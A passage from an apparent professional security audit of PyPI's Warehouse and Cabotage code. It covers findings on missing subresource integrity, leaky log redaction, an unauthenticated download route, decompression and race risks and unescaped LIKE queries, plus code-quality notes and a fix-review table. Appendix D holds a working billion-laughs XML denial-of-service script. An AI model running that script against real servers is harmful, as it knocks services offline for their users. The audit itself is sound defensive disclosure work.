Long term, consider deprecating the XMLRPC server in favor of REST APIs.

References
- XML Processing Modules - XML Vulnerabilities, Python documentation

24. Missing resource integrity check of third-party resources

Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-PYPI-24
Target: `cabotage-app/cabotage/client/templates/user/project_application_shell.html`	

Description

Several publicly hosted scripts and stylesheets are embedded in the `project_application_shell` view via `<script>` and `<link>` tags. However, these script elements do not contain the integrity attribute. This Subresource Integrity (SRI) feature enables a browser to verify that the linked resources have not been manipulated by an attacker (e.g., one with access to the server hosting the scripts or stylesheets).

```
{% block styles %}
{{ super() }}
<link rel="stylesheet"
href="https://cdn.jsdelivr.net/npm/xterm@5.1.0/css/xterm.min.css" />
{% endblock %}

{% block scripts %}
<script src="https://cdn.jsdelivr.net/npm/xterm@5.1.0/lib/xterm.min.js"></script>
<script
src="https://cdn.jsdelivr.net/npm/xterm-addon-attach@5.0.0-beta.2/lib/xterm-addon-attach.js"></script>
<script
src="https://cdn.jsdelivr.net/npm/xterm-addon-fit@0.7.0/lib/xterm-addon-fit.min.js">
</script>
{% endblock %}
```

Figure 24.1: Scripts and stylesheets without integrity hashes (cabotage-app/cabotage/client/templates/user/project_application_shell.html#2–11)

This issue has informational severity, as this view is not enabled by default.

Exploit Scenario

An attacker compromises the jsDelivr content delivery network and serves a malicious `xterm.min.js` script. When a Cabotage user interacts with the `project_application_shell` view, the browser loads and executes the malicious script without checking its integrity.

Recommendations

Short term, review the codebase for any instances in which the front end loads scripts and stylesheets hosted by third parties and add SRI hashes to those elements.

Long term, use static analysis tools such as Semgrep to detect similar issues during the development process.

References

- "Subresource Integrity" information, MDN Web Docs

25. Brittle secret filtering in logs

Severity: **Medium**	Difficulty: **Low**
Type: Data Exposure	Finding ID: TOB-PYPI-25
Target: `cabotage-app/cabotage/utils/logs.py`	

Description
Cabotage uses a `filter_secrets` helper to redact secret values, particularly GitHub access tokens appearing in `username:password` format with `x-access-token` as the username.

```
def filter_secrets(string):
    return re.sub('x-access-token:.+@github.com', 'github.com', string)
```

Figure 25.1: The `filter_secrets` helper (cabotage-app/cabotage/utils/logs.py#3–4)

However, GitHub is somewhat flexible about the structure of access tokens in URLs intended for `git` access. In particular, each of the following works (where `$TOKEN` is an access token):

- `hxxps://$TOKEN@github.com/user/repo.git`
- `hxxps://arbitrary-string-here:$TOKEN@github.com/user/repo.git`
- `hxxps://$TOKEN:x-oauth-basic@github.com/user/repo.git`

This list is not necessarily exhaustive; other credential formats may be accepted by GitHub.

As a result of this flexibility, a user or hosted application that makes use of GitHub access tokens in `git` URLs may have its tokens inadvertently leaked through Cabotage's logging facilities.

Exploit Scenario
An attacker with the ability to monitor logs may observe unredacted GitHub credentials that do not match the current pattern, and may be able to use those credentials to perform unintended GitHub operations (and transitively pivot to a higher privilege on the Cabotage instance).

Recommendations
We recommend that Cabotage expand the GitHub URL pattern used to scan for secrets, to include anything that appears to have a credentials component. One potential replacement pattern is the following:

```
def filter_secrets(string):
    return re.sub('\S+@github.com', 'github.com', string)
```

Figure 25.2: A potential stricter `filter_secrets` helper

This will effectively erase all non-whitespace characters in the authentication component of the URL, at the small cost of potentially erasing some leading protocol metadata as well (such as `https://`), if present.

Alternatively, *if* Cabotage is able to assert that all tokens used by hosted applications confirm to GitHub's new authentication token formats, Cabotage may choose instead to match on the well-known prefixes that GitHub advertises: `ghp`, `gho`, `ghu`, `ghs`, and `ghr`. We note, however, that GitHub may choose to expand the list of valid prefixes at any point, making this pattern potentially leaky over time. As such, we recommend the previous approach.

More generally, we recommend that Cabotage conduct a review of other token formats or sensitive strings that may be leaked through its logging facility. Because the facility appears to be generic and applicable to arbitrary applications deployed through Cabotage, there may not be a generalizable pattern Cabotage can apply; in this case, we recommend that Cabotage expose a facility through which users can specify strings or patterns that should be redacted in their own deployment logs.

26. Routes missing access controls

Severity: **Low**	Difficulty: **High**
Type: Access Controls	Finding ID: TOB-PYPI-26
Target: `cabotage-app/cabotage/server/user/views.py`	

Description

Cabotage uses Flask-Login to manage user sessions. Flask-Login provides a `@login_required` decorator that prevents unauthenticated users from accessing views. Most Cabotage views are protected with this decorator, with the exception of `release_build_context_tarfile`.

```
 870    @user_blueprint.route('/release/<release_id>/context.tar.gz')
 871    def release_build_context_tarfile(release_id):
 872        release = Release.query.filter_by(id=release_id).first()
 873        if release is None:
 874            abort(404)
 875        return send_file(release.release_build_context_tarfile,
as_attachment=True, download_name=f'context.tar.gz')
```

Figure 26.1: The `release_build_context_tarfile` view (cabotage-app/cabotage/server/user/views.py#870–875)

Additionally, `release_build_context_tarfile` does not check if the current user is authorized to access the application associated with the release. As a result, any user with the release ID is able to download the build context associated with the release.

Exploit Scenario

A Cabotage user leaks a URL containing a release ID to the public, which an attacker then uses to access the `/release/<release_id>/context.tar.gz` endpoint. The attacker then gains non-public information (e.g., environment variables) about the application from this build context.

Recommendations

We recommend that Cabotage protects this view with `@login_required` and `ViewApplicationPermission`, as is already done for other release views.

27. Denial-of-service risk on tar.gz uploads

Severity: **Informational**	Difficulty: **Medium**
Type: Denial of Service	Finding ID: TOB-PYPI-27
Target: `warehouse/warehouse/forklift/legacy.py`	

Description

Warehouse allows users to upload source distributions to the system. These source distributions are uploaded as `.tar.gz` archives. As part of upload-time metadata validation the archive is decompressed. Because `.tar.gz` archives can be manipulated to exhibit high compression ratios, this decompression operation may result in high CPU usage on a Warehouse web worker. This is documented in a comment in the code.

```
if filename.endswith(".tar.gz"):
    # TODO: Ideally Ensure the compression ratio is not absurd
    # (decompression bomb), like we do for wheel/zip above.

    # Ensure that this is a valid tar file, and that it contains PKG-INFO.
    try:
        with tarfile.open(filename, "r:gz") as tar:
            # This decompresses the entire stream to validate it and the
            # tar within.  Easy CPU DoS attack. :/
            bad_tar = True
            member = tar.next()
            while member:
                parts = os.path.split(member.name)
                if len(parts) == 2 and parts[1] == "PKG-INFO":
                    bad_tar = False
                member = tar.next()
            if bad_tar:
                return False
    except (tarfile.ReadError, EOFError):
        return False
```

Figure 27.1: The stream is decompressed fully, which may cause high CPU usage (`warehouse/warehouse/forklift/legacy.py#694–713`)

Like other resource-based denials of services, this is largely mitigated by Warehouse's deployment architecture. Consequently, we consider this finding to have informational severity.

Exploit Scenario

An attacker crafts a relatively small `.tar.gz` archive with a very high compression ratio and uploads it to Warehouse. The Warehouse web worker handling the upload request decompresses the archive in a streaming fashion while searching for metadata, resulting in high CPU usage until the task either times out or decompression completes. An attacker may upload multiple release distributions in parallel, impeding availability of the upload endpoint for other users.

Recommendations

This is an informational finding; due to the challenges associated with calculating a zlib stream's compression ratio, we make no recommendations around doing so.

Long term, we recommend that Warehouse evaluate suitable external memory and CPU time limits on an isolated decompression task via a system interface like `setrlimit`.

28. Deployment hook susceptible to race condition due to temporary files

Severity: **Informational**	Difficulty: **High**
Type: Timing	Finding ID: TOB-PYPI-28
Target: `cabotage-app/cabotage/celery/tasks/github.py`	

Description

Cabotage's `process_deployment_hook` uses temporary intermediate files to process the contents of the GitHub repository tarball. These files are opened two times in a pattern: a first open is used to write some contents to the file, then a second open is done to consume those contents for a different purpose.

An attacker with filesystem access may replace the `github_tarball_path` file in the filesystem between the two `open(...)` calls to cause Warehouse to silently operate with a tampered tarball. Likewise, they may replace the `release_tarball_path` while it is being written to cause Cabotage to upload a different file to MinIO.

```
github_tarball_fd, github_tarball_path = tempfile.mkstemp()
release_tarball_fd, release_tarball_path = tempfile.mkstemp()
try:
    print('rewriting tarfile... for reasons')
    with open(github_tarball_path, 'wb') as handle:
        for chunk in tarball_request.iter_content(4096):
            handle.write(chunk)
    with tarfile.open(github_tarball_path, 'r') as github_tarfile:
        with tarfile.open(release_tarball_path, 'w|gz') as release_tarfile:
            for member in github_tarfile:
                tar_info = member
                tar_info.name = f'./{str(Path(*Path(member.name).parts[1:]))}'
                release_tarfile.addfile(
                    tar_info,
                    github_tarfile.extractfile(member)
                )
    print('uploading tar to minio')
    with open(release_tarball_path, 'rb') as handle:
        minio_response = minio.write_object(application.project.organization.slug,
application.project.slug, application.slug, handle)
    print(f'uploaded tar to {minio_response["path"]}')
```

Figure 28.1: The files are opened multiple times (`cabotage-app/cabotage/celery/tasks/github.py#105–124`)

This finding is informational; an attacker with the ability to monitor temporary file directories and mount this attack is likely to have other lateral and horizontal capabilities.

This finding and associated recommendations are presented as part of a defense-in-depth strategy.

Exploit Scenario

An attacker with the ability to monitor temporary files observes that Warehouse has created a new temporary file and is writing a tarball. She moves a new tarball file to the path after Warehouse creates the file and while it is writing the tarball contents. Warehouse then reopens the file and starts reading from it, consuming the attacker file's contents instead of the expected data.

Recommendations

Short term, consider if rewriting the tarball is still necessary. If it is still needed, refactor `process_deployment_hook` to avoid using a named file (similarly to the recommendations for TOB-PYPI-11), and instead prefer `tarfile.open(fileobj=...)` combined with:

1. An in-memory buffer (such as a `bytes` or `memoryview`) with suitable wrapping;
2. An open file handle or descriptor (such as a file-like object like `TemporaryFile` or `SpooledTemporaryFile`).

Option (1) will entirely mitigate the risk, at the cost of potentially unacceptable memory usage.

Option (2) will either partially or entirely mitigate the risk, depending on the execution environment and whether the temporary file is accessible from outside Warehouse's process with a filename.

29. Unescaped values in LIKE SQL queries

Severity: **Informational**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-PYPI-29

Target:
`warehouse/warehouse/admin/views/emails.py`,
`warehouse/warehouse/admin/views/helpscout.py`,
`warehouse/warehouse/admin/views/journals.py`,
`warehouse/warehouse/admin/views/organizations.py`,
`warehouse/warehouse/admin/views/prohibited_project_names.py`,
`warehouse/warehouse/admin/views/projects.py`,
`warehouse/warehouse/admin/views/users.py`

Description

Warehouse uses the LIKE, ILIKE, and related operators (such as the `startswith` operator) to let users query data in the database. User-provided input is used in these queries but it is not escaped. An attacker may include wildcard characters (`%`) in the user-provided values to produce unexpected query results, and potentially cause higher resource usage on the database server.

Some of the affected routes include:

- `accounts.search`
- `admin.emails.list`
- `admin.helpscout`
- `admin.journals.list`
- `admin.organization.list`
- `admin.organization_application.list`
- `admin.prohibited_project_names.list`
- `admin.project.releases`
- `admin.user.list`

For example, `accounts.search` lets the public query account names in PyPI; this is used for autocomplete functionality. However, the user-provided text is included on a query with `startswith(...)`, which is translated by SQLAlchemy to a SQL `LIKE` query. If the user input contains `%` symbols, they will be treated as wildcards by the database server.

```
@functools.lru_cache
def get_users_by_prefix(self, prefix: str) -> list[User]:
    """
```

```
    Get the first 10 matches by username prefix.
    No need to apply `ILIKE` here, as the `username` column is already
    `CIText`.
    """
    return (
        self.db.query(User)
        .filter(User.username.startswith(prefix))
        .order_by(User.username)
        .limit(10)
        .all()
    )
```

Figure 29.1: The usernames are looked up with `startswith` (warehouse/warehouse/accounts/services.py#123–137)

This issue has informational severity as the affected routes we found are either admin routes or have rate-limiting implemented in them.

Exploit Scenario

An attacker repeatedly queries `/accounts/search/?q=%25a%25a` on a Warehouse instance. Warehouse queries the users table on the database for `username LIKE '%a%a%'` and causes performance degradation on the database server.

Recommendations

Short term, properly escape all user input that flows to `ilike(...)`, `like(...)`, and variants such as `startswith(...)`. Some of these functions have an `autoescape` parameter that may be used to this effect.

A. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	**Description**
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	**Description**
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

B. Code Maturity Categories

The following tables describe the code maturity categories and rating criteria used in this document.

Code Maturity Categories	
Category	**Description**
Arithmetic	The proper use of mathematical operations and semantics
Auditing	The use of event auditing and logging to support monitoring
Authentication / Access Controls	The use of robust access controls to handle identification and authorization and to ensure safe interactions with the system
Complexity Management	The presence of clear structures designed to manage system complexity, including the separation of system logic into clearly defined functions
Configuration	The configuration of system components in accordance with best practices
Cryptography and Key Management	The safe use of cryptographic primitives and functions, along with the presence of robust mechanisms for key generation and distribution
Data Handling	The safe handling of user inputs and data processed by the system
Documentation	The presence of comprehensive and readable codebase documentation
Maintenance	The timely maintenance of system components to mitigate risk
Memory Safety and Error Handling	The presence of memory safety and robust error-handling mechanisms
Testing and Verification	The presence of robust testing procedures (e.g., unit tests, integration tests, and verification methods) and sufficient test coverage

Rating Criteria	
Rating	**Description**
Strong	No issues were found, and the system exceeds industry standards.
Satisfactory	Minor issues were found, but the system is compliant with best practices.
Moderate	Some issues that may affect system safety were found.
Weak	Many issues that affect system safety were found.
Missing	A required component is missing, significantly affecting system safety.
Not Applicable	The category is not applicable to this review.
Not Considered	The category was not considered in this review.
Further Investigation Required	Further investigation is required to reach a meaningful conclusion.

C. Code Quality Recommendations

This appendix contains findings that do not have immediate or obvious security implications. However, they may facilitate exploit chains targeting other vulnerabilities, become easily exploitable in future releases, or decrease code readability. We recommend fixing the following issues:

1. **Warehouse: Variable equal to itself in assertion.** This test asserts that a variable is equal to itself, which is usually true and likely not the intention of the person writing the test.

```
assert macaroon.id == macaroon.id
```

Figure C.1: This assert is likely always true (warehouse/tests/unit/macaroons/test_services.py#114)

2. **Warehouse: Variable not used.** This test iterates over a set of addresses in the `address` variable, but the value is never used.

```
for address in [to, "somebody_else@example.com"]:
    for subject in [subject, "I do not care about this"]:
        sender.send(
            f"Foobar <{ to }>",
            EmailMessage(
                subject=subject, body_text="This is a plain text body"
            ),
        )
```

Figure C.2: The `address` variable is never used (warehouse/tests/unit/email/test_services.py#347–354)

3. **Warehouse: Use of `request.authenticated_userid`.** Multiple account views use `request.authenticated_userid` to determine if the current request has an authenticated user identity behind it; this is not necessary thanks to Warehouse's own injected extensions to `request` (particularly `request.user`). We recommend that each use of `request.authenticated_userid` be replaced by `request.user`:

```
if request.authenticated_userid is not None:
    return HTTPSeeOther(request.route_path("manage.projects"))
```

Figure C.3: `request.authenticated_userid` used (warehouse/warehouse/accounts/views.py#213–214)

```
if request.authenticated_userid is None:
    raise HTTPUnauthorized()
```

Figure C.4: `request.authenticated_userid` used (warehouse/warehouse/accounts/views.py#177–178)

```
if request.authenticated_userid is None:
    url = request.route_url(
        "accounts.login", _query={REDIRECT_FIELD_NAME: request.path_qs}
    )
    return HTTPSeeOther(url)
```

Figure C.5: `request.authenticated_userid` used (warehouse/warehouse/views.py#129–133)

4. **Warehouse: Manual injection of CORS headers.** Warehouse has a reasonably restrictive default CORS policy, but manually injects additional CORS headers (defined in `warehouse/utils/cors.py`) on some routes/views to relax cross-origin restrictions, where appropriate. While not a security issue, the Warehouse developers should consider abstracting the additional CORS headers into a dedicated decorator or other reusable component, to prevent code defects due to forgotten headers.

```
request.response.headers.update(_CORS_HEADERS)
```

Figure C.6: Manual injection of CORS headers (warehouse/warehouse/legacy/api/json.py#227)

5. **Warehouse: Inconsistent application of rate limiting.** Warehouse rate limits many resource intensive or sensitive actions (e.g., project creation, publishing, and login). These rate limits are manually applied to specific service calls or request handlers whenever the need arises. To reduce maintenance burden and the likelihood of user error, we recommend rate limiting requests via the `view_config` decorator rather than through manual addition to services or individual view methods.

6. **Warehouse: Shell variable expansion in workflow script.** The "combine PRs" workflow has unquoted shell variables with user input being used as command arguments. These may expand into several arguments if the value contains spaces, which may cause unexpected behavior.

```
git branch $COMBINE_BRANCH_NAME $basebranch
git checkout $COMBINE_BRANCH_NAME
git pull origin $sourcebranches --no-edit
git push origin $COMBINE_BRANCH_NAME
```

Figure C.7: Variables such as `COMBINE_BRANCH_NAME` may expand to several arguments (warehouse/warehouse/.github/workflows/combine-prs.yml#153–156)

7. **Warehouse: Potentially removable old password hash support.** Warehouse uses passlib for password hashing, and uses a cascade of schemes to transparently upgrade users' password hashes whenever they log in:

```
schemes=[
    "argon2",
    "bcrypt_sha256",
    "bcrypt",
    "django_bcrypt",
    "unix_disabled",
],
```

Figure C.8: passlib schemes used by Warehouse (warehouse/warehouse/accounts/services.py#80–86)

Although this upgrading scheme represents best practices for rolling user passwords to newer hashes, it *may* contain hashes that are no longer required (i.e., because all users with that hash have been upgraded already). As part of minimizing the (already very small) likelihood of domain contamination between hashes, we recommend that the PyPI maintainers conduct a review of hashes currently in use and remove any that are no longer required.

8. **Warehouse: Alert on password resets that occur after a user has logged in.** Warehouse currently contains an error condition on password reset handling if the user has performed a successful login in the time between the password reset request and activation of the reset request's URL:

```
if user.last_login > last_login:
    # TODO: track and audit this, seems alertable
    return _error(
        request._(
            "Invalid token: user has logged in since this token was requested"
        )
    )
```

Figure C.9: Checking user login time during password reset request handling (warehouse/warehouse/accounts/views.py#743–749)

We recommend that Warehouse additionally augment this check with alerting and statistics, since it indicates either malicious activity or a confused user.

9. **Warehouse: HTTP link on static page.** The `mirror.html` document contains an HTTP link to a website that supports HTTPS.

```
Check <a href="http://status.python.org">http://status.python.org</a> or
```

Figure C.10: An HTTP link to the status page (warehouse/warehouse/static/html/mirror.html#154)

10. **Cabotage: Use of deprecated Flask extension APIs.** Cabotage contains multiple custom Flask extensions, all of which use now-deprecated APIs for context management (such as `_app_ctx_stack`). Below is an example in the Kubernetes extension:

```
def teardown(self, exception):
    ctx = stack.top
    if hasattr(ctx, 'kubernetes_client'):
        del(ctx.kubernetes_client)
```

Figure C.11: Use of `_app_ctx_stack` (aliased as `stack`) (cabotage-app/cabotage/server/ext/kubernetes.py#32–35)

While still supported, Flask currently discourages use of these deprecated APIs and instead encourages extension writers to use the `g` global instead. Use of this global is documented in Flask's extension development documentation.

We recommend that Cabotage refactor its internal Flask extensions to use the currently recommended Flask extension APIs.

11. **Cabotage: File descriptor leakage during deployment hook processing.** During deployment webhook payload processing, Cabotage creates two temporary files with the `tempfile.mkstemp()` API:

```
github_tarball_fd, github_tarball_path = tempfile.mkstemp()
release_tarball_fd, release_tarball_path = tempfile.mkstemp()
```

Figure C.12: Use of `mkstemp()` to return both file descriptors and paths (cabotage-app/cabotage/celery/tasks/github.py#105–106)

Cabotage subsequently uses the path returned by each call to `mkstemp()` to open a file handle, while ignoring the already-open handle returned by the call. The already-opened handles are consequently leaked until process destruction (which, under normal operating conditions with multiprocessing, should be promptly before Celery task destruction).

While unlikely to be a resource exhaustion concern in the context of an ephemeral Celery task, this is an unnecessary resource leak. We recommend that Cabotage replace its usage of `tempfile.mkstemp()` with `tempfile.NamedTemporaryFile()`, which can be used as a context manager and will perform all necessary resource handling automatically as part of its context.

12. **Cabotage: Misuse of `namedtuple`.** Cabotage defines various `namedtuples` as part of its ACL scheme:

```
OrganizationNeed = namedtuple('organization', ['method', 'value'])
ViewOrganizationNeed = partial(OrganizationNeed, 'view')
AdministerOrganizationNeed = partial(OrganizationNeed, 'administer')

ProjectNeed = namedtuple('project', ['method', 'value'])
ViewProjectNeed = partial(ProjectNeed, 'view')
AdministerProjectNeed = partial(ProjectNeed, 'administer')

ApplicationNeed = namedtuple('application', ['method', 'value'])
ViewApplicationNeed = partial(ApplicationNeed, 'view')
AdministerApplicationNeed = partial(ApplicationNeed, 'administer')
```

Figure C.13: Uses of `namedtuple` for ACL types (cabotage-app/cabotage/server/acl.py#7–17)

While not currently broken, Cabotage's use of a different name for the left-hand-side (LHS) variable and the `namedtuple`'s own name results in a discrepancy between the `namedtuple`'s interior typename and its referenced name in the Cabotage source. This can cause issues in some dynamic lookup schemes, as well as for type-checkers like `mypy`.

We recommend that Cabotage make its `namedtuple`-interior names consistent with their LHS names (for example, by renaming `organization` to `OrganizationNeed`).

13. **Cabotage: Use of WTForms' `DataRequired`.** Cabotage uses WTForms via Flask-WTF, and uses its `DataRequired` validator throughout the codebase:

```
class ExtendedRegisterForm(RegisterForm):

    username = StringField(
        'Username',
        validators=[
            DataRequired(),
            Length(min=1, max=64),
        ]
    )
```

Figure C.14: Example `DataRequired` use in Cabotage (cabotage-app/cabotage/server/user/forms.py#38–46)

WTForms generally recommends that users replace `DataRequired` with `InputRequired`, since the latter is stricter (requiring user input rather than form defaults) and does not do (frequently unintended) input type coercion.

We recommend that Cabotage refactor its current HTTP forms to use `InputRequired`, as part of eliminating unexpected form states and validation conditions.

14. **Cabotage: Incorrect implementation of `MinioDriver.get_object`.** Cabotage contains a custom Flask extension for interacting with a MinIO storage service. This extension includes `write_object` and `get_object` helpers that should, based on their names, create and retrieve an item in the object store, respectively.

    However, `MinioDriver.get_object` appears to be a direct copy of `MinioDriver.put_object`, meaning that it performs an upload to the object store rather than a retrieval:

```
def get_object(self, org_slug, proj_slug, app_slug, fileobj):
    fileobj.seek(0, os.SEEK_END)
    file_length = fileobj.tell()
    fileobj.seek(0)
    self.create_bucket()
    path =
f'{self.minio_prefix}/{org_slug}/{proj_slug}/{app_slug}/{secrets.token_urlsafe(8)}.t
ar.gz'
    etag = self.minio_connection.put_object(
        self.minio_bucket,
        path,
        fileobj,
        file_length,
        'application/tar+gzip',
    )
    return {'etag': etag, 'path': path}
```

Figure C.15: Misleading implementation of `MinioDriver.get_object` (cabotage-app/cabotage/server/ext/minio_driver.py#80–93)

    Our review of Cabotage's codebase indicates that this helper is not used. As such, we recommend removing it outright.

15. **Cabotage: Stale project metadata files in repository.** Cabotage appears to use a single `requirements.txt` file for its dependencies. However, an older version of Cabotage appears to have used `pipenv`, resulting in checked-in copies of `Pipfile` and `Pipfile.lock` in the repository root. These files contain significantly older dependencies than `requirements.txt`, and appear to not be kept up-to-date with Cabotage's actual runtime requirements.

    These files appear to have no impact on Cabotage's development or production state. However, we recommend removing them as part of minimizing developer confusion.

16. **Cabotage: Brittle divisions between development and production environments.** Unlike Warehouse, Cabotage does not appear to have a clear (configuration-enforced) division between its development and production environments. Consequently, there are numerous places in Cabotage's codebase

where an incorrect or mission production configuration setting will cause security-sensitive components to "fail open."

For example, Cabotage's `GitHubApp` Flask extension will accept any GitHub webhook payload signature if the Cabotage deployment fails to configure a `GITHUB_WEBHOOK_SECRET`:

```
def validate_webhook(self):
    if self.webhook_secret is None:
        return True
    return hmac.compare_digest(
        request.headers.get('X-Hub-Signature').split('=')[1],
        hmac.new(self.webhook_secret.encode(), msg=request.data,
digestmod=hashlib.sha1).hexdigest()
    )
```

Figure C.16: Fail-open behavior in webhook validation (cabotage-app/cabotage/server/ext/github_app.py#41–47)

As part of adopting a defense-in-depth posture, we recommend that Cabotage employ stronger divisions between behaviors that should be reachable only in production versus a local development environment. For example, we recommend that Cabotage evaluate a service architecture similar to that in Warehouse, wherein "fail-open" development-only service implementations must be explicitly configured and produce warnings when used.

17. **Cabotage: Absence of CQA and formatting automation.** During our review, we discovered multiple instances of unused variables, unused functions, unused imports, and idiosyncratic formatting throughout Cabotage's codebase. Together with an absence of CI/CD based code quality analysis (CQA) and formatting automation, this indicates that Cabotage is not currently linted or formatted on a regular, automatic basis.

    We recommend that the Cabotage maintainers employ GitHub Actions to perform regular linting and auto-formatting of the Cabotage codebase. In particular, we recommend that Cabotage employ black for auto-formatting, mypy for type-checking, and either ruff or flake8 for CQA. Moreover, we recommend that Cabotage evaluate bandit for automatic detection of common security issues.

18. **Cabotage: Limited unit test coverage.** During our review, we determined that Cabotage's existing unit test coverage is limited, and primarily covers small amounts of configuration code. This is in contrast to Warehouse, which maintains a policy of 100% branch coverage. Moreover, we determined that the currently implemented unit tests are not run in any CI/CD system configured in the repository.

We recommend that the Cabotage maintainers prioritize unit testing of the Cabotage codebase, ideally to the same standard as Warehouse. We additionally recommend that Cabotage run its unit tests in CI/CD on an automatic basis, minimizing the risk of undetected breakages or regressions. Finally, when appropriate, we recommend that Cabotage's merge policies be amended to include full coverage requirements so that all future changes are fully covered by unit tests.

19. **Cabotage: Use of unmaintained libraries.** Flask-Principal, which Cabotage uses to manage authorization, and procfile, which Cabotage uses for Procfile parsing, are unmaintained. We recommend that the Cabotage maintainers find actively maintained alternatives to these libraries.

20. **Cabotage: Manual implementation of JSON Web Signature marshalling.** Cabotage grants access to its associated Docker registry by generating JSON Web Tokens, signed with the JSON Web Signatures, as is standard.

```
171     payload = (f'{header_encoded.rstrip(b"=").decode()}'
172                f'.{claim_set_encoded.rstrip(b"=").decode()}')
173
174     signature_bytes = vault.sign_payload(payload)
175     signature = der_to_raw_signature(signature_bytes, ec.SECP256R1)
176     return f'{payload}.{urlsafe_b64encode(signature).rstrip(b"=").decode()}'
```

Figure C.17: Construction of registry JWTs (cabotage-app/cabotage/utils/docker_auth.py#171–176)

Cabotage signs the token contents with Vault, then converts the signature from the returned ASN.1 format to the JWS format used in JWTs. However, Vault supports generating JSON Web Signatures directly. As such, we recommend that Cabotage requests JSON Web Signatures from Vault.

21. **Cabotage: Repetitive checks on database query results.** Cabotage's views frequently query for resources that may or may not exist.

```
995     application = Application.query.filter_by(id=application_id).first()
996     if application is None:
997         abort(404)
```

Figure C.18: A view checking if the result of a query is None (cabotage-app/cabotage/server/user/views.py#995–997)

We recommend that the Cabotage maintainers replace this pattern with Flask-SQLAlchemy's `or_404` APIs.

D. Proof of Concept for XMLRPC Denial of Service

This appendix contains a proof of concept script that can exploit the billion laughs attack described in TOB-PYPI-23.

```
# Based on https://gist.github.com/dnozay/6cabeea56caaf2fdd990
# and adapted to Python 3
#
# SPDX-License-Identifier: MIT
# Copyright (c) 2014 Damien Nozay
#
# see vulnerabilities affecting xml parsing libraries:
# https://docs.python.org/3/library/xml.html#xml-vulnerabilities
# see also CVE-2003-1564 and http://en.wikipedia.org/wiki/Billion_laughs

BILLION_LAUGHS = '''\
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>'''

def billion_laughs_dumps(*args, **kwargs):
    return BILLION_LAUGHS

def trigger_billion_laughs(url):
  '''
  Trigger billion laugh attack on target xmlrpc server.
  Please don't try this on a production server.
  '''
  import xmlrpc.client
  # monkey-patch xmlrpc.client to high-jack any remote call; and instead of
  # generating the xml for the request, send a malicious one.
  xmlrpc.client.dumps = billion_laughs_dumps
  target_server = xmlrpc.client.ServerProxy(url)
  # trigger remote call.
  target_server.system.listMethods()

if __name__ == "__main__":
  # Attack our local PyPI instance
  trigger_billion_laughs("http://127.0.0.1/pypi")
```

Figure D.1: Proof-of-concept code to exploit TOB-PYPI-23

E. Fix Review Results

When undertaking a fix review, Trail of Bits reviews the fixes implemented for issues identified in the original report. This work involves a review of specific areas of the source code and system configuration, not comprehensive analysis of the system.

On September 21 and October 12, 2023, Trail of Bits reviewed the fixes and mitigations implemented by the PyPI team for the issues identified in this report. We reviewed each fix to determine its effectiveness in resolving the associated issue.

In summary, of the 29 issues described in this report, the PyPI and Cabotage teams have resolved 21 issues, have partially resolved one issue, and have not resolved the remaining seven issues. For additional information, please see the Detailed Fix Review Results below.

ID	Title	Status
1	Unsafe input handling in “Combine PRs” workflow	Resolved
2	Weak signatures used in AWS SNS verification	Resolved
3	Vulnerable dependencies in Cabotage	Resolved
4	Lack of rate limiting on endpoints that send email	Unresolved
5	Account status information leak for frozen and disabled accounts	Resolved
6	Potential race conditions in search locking	Resolved
7	Use of multiple distinct URL parsers	Resolved
8	Overly permissive CSP headers on XML views	Resolved
9	Missing Permissions-Policy	Resolved

10	Domain separation in file digests	**Resolved**
11	Object storage susceptible to TOC/TOU due to temporary files	**Unresolved**
12	HTTP header is silently trusted if token mismatches	**Resolved**
13	Bleach library is deprecated	**Resolved**
14	Weak hashing in storage backends	**Unresolved**
15	Uncaught exception with crafted README	**Unresolved**
16	ReDoS via zxcvbn-python dependency	**Unresolved**
17	Use of shell=True in subprocesses	**Resolved**
18	Use of HMAC with SHA1 for GitHub webhook payload validation	**Resolved**
19	Potential container image manipulation through malicious Procfile	**Resolved**
20	Repository confusion during image building	**Resolved**
21	Brittle X.509 certificate rewriting	**Unresolved**
22	Unused dependencies in Cabotage	**Resolved**
